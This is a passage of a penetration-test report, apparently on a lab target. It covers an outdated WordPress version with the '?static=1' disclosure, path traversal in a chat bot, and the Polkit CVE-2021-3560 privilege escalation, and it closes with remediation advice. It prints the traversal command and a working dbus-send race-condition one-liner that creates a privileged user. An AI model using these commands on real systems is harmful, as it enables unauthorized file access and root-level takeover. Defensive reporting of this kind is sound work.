- **Impact:** An attacker can leverage known vulnerabilities inherent to WordPress 5.2.3 to potentially execute unauthorized actions or escalate privileges. The abnormal behavior when using the static query parameter may allow for the disclosure of sensitive content or further manipulation of the application, forming a basis for additional exploitation.
- **Technical Summary:** The target's WordPress site reveals its version number through its RSS feeds and meta tags. The insecure version can be a potential vector for remote code execution, information disclosure, or other attacks. The unexpected response

observed when appending `?static=1` indicates that parts of the application logic may be misconfigured or insufficiently validated.

- **Evidence:**
  - Browser output demonstrating the abnormal response after using `?static=1`:



3.2 Vulnerability: Chat Bot Directory Traversal and Unauthorized File Access



- **CVSS:** CVSS3.1: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N – 8.2 (High)
- **Description:** The internal employee chat system incorporates a bot that processes file access commands based on direct messages. The bot accepts commands (e.g., `recyclops list sale` or `recyclops file test.txt`) and executes system commands such as `ls` or `cat`. However, the input is not properly sanitized, allowing the use of relative path traversal (e.g., `recyclops list ../`) to access unauthorized directories.
- **Impact:** By exploiting this vulnerability, an attacker could enumerate directory contents and access sensitive files—such as configuration files (e.g., the hubot environment file) containing credentials or other critical data. This information can be used as a stepping stone toward further system compromise.
- **Technical Summary:** The chat bot fails to enforce proper input validation on file path commands. An attacker can issue a directory listing command that includes a relative


path (e.g., `../`), bypassing intended access controls. Our test demonstrated that the bot returned directory listings outside its restricted context, thus exposing system file structures and contents.

- **Evidence:**
- Command example used during testing:

```
recyclops list ../
```

- Output included directory listings of parent folders as well as sensitive files (such as configuration files and history files).

3.3 Vulnerability: Polkit Privilege Escalation via D-Bus Exploitation CVE-2021-3560




- **CVSS:** CVSS3.1: AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H – 7.8 (High)
- **Description:** A vulnerability in the installed Polkit service was exploited using crafted D-Bus messages. By sending a DBus command to the `org.freedesktop.Accounts` interface to create a new user—and terminating the process shortly after—the target system incorrectly authorized the action. This allowed the creation of an account (“cds”) with elevated privileges.
- **Impact:** An attacker with local access can exploit this vulnerability to escalate privileges, moving from a standard user to near-root. Such an escalation compromises system integrity, potentially leading to full system takeover.
- **Technical Summary:** An audit of the system verified that the target is running Polkit version 0.115-6, a version known to be vulnerable to a race condition triggered by D-Bus requests. The exploitation process involves sending a legitimate DBus method call to create a user, then immediately interrupting the request. Verification via the `id` command confirmed the successful creation of the privileged user.

- **Evidence:**
  - Execution of the DBus command to create the user "cds":

```
dbus-send --system --dest=org.freedesktop.Accounts --type=method_call --
print-reply /org/freedesktop/Accounts org.freedesktop.Accounts.CreateUser
string:cds string:"test vulns" int32:1 & sleep 0.005s; kill $!
```

- Output verification via the `id` command:



Each finding demonstrates a critical weakness that, if exploited in sequence, could lead to full system compromise. Further details and remediation guidance for each vulnerability are provided in subsequent sections of the report.

4. Recommendations

To remediate and mitigate the vulnerabilities identified during this engagement—specifically, the outdated WordPress installation with improper input sanitation, the chat bot's directory traversal and unauthorized file access issues, and the privilege escalation via Polkit exploitation—implement the following remediation measures:

1. **Upgrade the WordPress Environment and Secure URL Handling**
   - **Upgrade WordPress:** Immediately upgrade to the latest secure version of WordPress. This will address known security flaws in version 5.2.3 and reduce exposure to vulnerabilities such as CVE-2019-17671.
   - **Conceal Version Information:** Remove or obfuscate version details from headers, RSS feeds, and meta tags to hinder attackers from identifying vulnerable software components.
   - **Enhance Input Validation:** Sanitize URL parameters rigorously—particularly those similar to the `?static=1` query—to ensure that unexpected inputs do not trigger anomalous responses or expose sensitive data.
   - **Deploy a Web Application Firewall (WAF):** Implement a WAF to monitor, detect, and block suspicious requests targeting URL parameters or other potential injection points.
2. **Secure the Chat Bot's File Handling Capabilities**
   - **Enforce Strict Input Validation:** Update the chat bot's command parser to validate and sanitize all input. Reject relative path components (e.g., `../`) and enforce a strict whitelist of directories and files that the bot is allowed to access.
   - **Restrict File System Access:** Implement file system access controls so that the bot only processes commands within a confined and predetermined directory tree,

preventing traversal into unauthorized areas.

- **Regular Security Audits:** Conduct frequent code reviews and security assessments of the chat bot functionality, especially its interactions with the operating system, to ensure that undocumented paths or commands are not inadvertently exposed.

3. **Harden Polkit Configuration and Mitigate Privilege Escalation Risks**
   - **Patch Polkit:** Upgrade Polkit to a version that addresses the D-Bus race condition exploit (e.g., remediate vulnerabilities similar to CVE-2021-3560) so that race conditions cannot be exploited to create unauthorized users.
   - **Restrict Local Access:** Limit local access to sensitive system interfaces and monitor DBus communications for anomalies. Tighten local user permissions and apply least-privilege principles to reduce the impact of service misconfigurations.
   - **Review and Harden System Configurations:** Perform a thorough review of system binaries and service configurations to ensure that unnecessary elevated capabilities (e.g., those facilitating rapid privilege escalation) are removed or restricted.
4. **Enhance Monitoring, Logging, and Incident Response Measures**
   - **Centralized Logging and Monitoring:** Implement a centralized logging solution (such as a SIEM system) that consolidates logs from web services, application processes, and system events. Correlate logs to detect abnormal behavior—for example, unusual DBus request patterns or unauthorized file access commands—to ensure prompt identification and response.
   - **Establish an Incident Response Plan:** Develop and routinely test a robust incident response plan tailored to address vulnerabilities such as those identified during the engagement. Ensure that escalation procedures and remediation workflows are well defined and practiced.
5. **Conduct Ongoing Security Assessments**
   - **Regular Vulnerability Scanning and Penetration Testing:** Schedule periodic scans and penetration tests to verify that security improvements remain effective and to identify any newly introduced vulnerabilities.
   - **Integrate Automated Security Testing:** Integrate static and dynamic analysis tools into the development and deployment pipelines, ensuring that potential security issues are detected early in the lifecycle.
   - **Security Awareness and Training:** Educate administrators and developers on secure configuration management and code practices, emphasizing the remediation of identified vulnerabilities and the importance of proactive security measures.

Implementing these layered security controls—from upgrading and patching vulnerable software to enforcing strong input validation and robust monitoring—will significantly reduce the attack surface and minimize the risk of exploitation, ensuring a more resilient security posture against evolving threat vectors.

5 Conclusions

Executive Summary

Imagine your organization as a modern fortress with state-of-the-art locks and vigilant guards. However, our evaluation has revealed that some of the security measures are not as tight as they should be—it's like leaving a few doors ajar or leaving spare keys out in the open, making it easier for an unwanted guest to get inside.

Here's what we uncovered:

- **Outdated Website Platform:** Your website is built on software that is no longer up-to-date. Think of it as using an old door lock that can be picked easily. Moreover, we found that by simply altering a part of the website address, unexpected information is revealed—as if someone could find a spare key by changing a number on your building's address.
- **Vulnerable Internal Messaging System:** The tool your organization uses for internal communication has a design flaw. It allows users to request and view files without proper restrictions. In everyday terms, it's similar to leaving a window open that shows confidential documents to anyone walking by.
- **Overly Powerful System Permissions:** A critical system component that manages who can do what within your organization has been given too much power. This situation is like providing someone with a master key that unlocks every door, rather than just the one they need. Such excessive permissions can be exploited by an attacker to gain control over large parts of your network.

If these issues remain unaddressed, they could lead to unauthorized access, disruptions to your operations, and damage to your organization's reputation. Strengthening these key areas is critical to keeping your "fortress" secure.

Technical Summary

1. **WordPress Outdated Version and Static URL Exploit - CVE-2019-17671**
   - **Issue:** The WordPress installation is running version 5.2.3, which is outdated and known to be vulnerable. Additionally, appending the query parameter `?static=1` to the URL (e.g., `office.paper/?static=1/`) leads to unexpected output, suggesting insufficient input validation.
   - **Risk:** These flaws could allow attackers to execute unauthorized actions or possibly gain remote code execution, laying the groundwork for further exploitation.
2. **Chat Bot Directory Traversal and Unauthorized File Access**
   - **Issue:** The internal chat bot processes file commands from direct messages without proper input sanitization. This permits directory traversal (e.g., using `../`), which allows unauthorized access to sensitive files and directories.
   - **Risk:** An attacker can exploit this vulnerability to retrieve protected configuration files or other sensitive data, which could be used to further compromise the system.
3. **Polkit Privilege Escalation via D-Bus Exploitation CVE-2021-3560**

- **Issue:** A vulnerability in the version of Polkit (0.115-6) present on the target allows crafted D-Bus messages to trick the system into creating a new privileged user account (“cds”). This exploit leverages a race condition that bypasses normal privilege checks.
- **Risk:** This local privilege escalation vulnerability enables an attacker with limited access to gain near-root level control over the system, significantly undermining system security.

By addressing these issues through timely upgrades, stricter input validation, and enhanced privilege management, your organization can markedly reduce its risk of unauthorized access, data breaches, and operational disruptions.

Appendix: Tools Used

- **Ping Description:** A basic utility that sends ICMP echo requests to verify connectivity and confirm whether the target system is operational. In our assessment, the `ping` command returned a TTL of 63, indicating that the target runs on a Linux-based operating system.
- **Nmap Description:** A comprehensive network scanner used to perform full TCP port scans and detect running services. Nmap played a key role in identifying critical open ports (such as SSH and HTTP) and provided detailed service banners, which helped us accurately map the target environment.
- **WPScan Description:** A specialized security tool for WordPress installations that enumerates vulnerabilities and gathers version details. WPScan revealed that the target’s WordPress site was running an outdated version (5.2.3), highlighting potential weaknesses that could be exploited.
- **Burp Suite Description:** A powerful web vulnerability testing tool that intercepts and analyzes HTTP/HTTPS traffic. It was used in our assessment to capture and inspect the headers from the web application, revealing misconfigurations and unexpected behaviors in the target’s responses.
- **Linux D-Bus Utility (dbus-send) Description:** A command-line tool used to send messages over the D-Bus system. We leveraged `dbus-send` to exploit a misconfiguration in the system’s Polkit service, which allowed us to create a new user account with elevated privileges through carefully crafted D-Bus messages.
- **SSH Client Description:** A secure shell application used to connect to and interact with the target system after credentials or escalated privileges were obtained. This tool was essential for post-exploitation activities and verifying that the privilege escalation was successful.

These tools were integral to our engagement—from the initial network reconnaissance to in-depth vulnerability analysis and post-compromise inspection—ensuring a thorough evaluation of the target's security posture.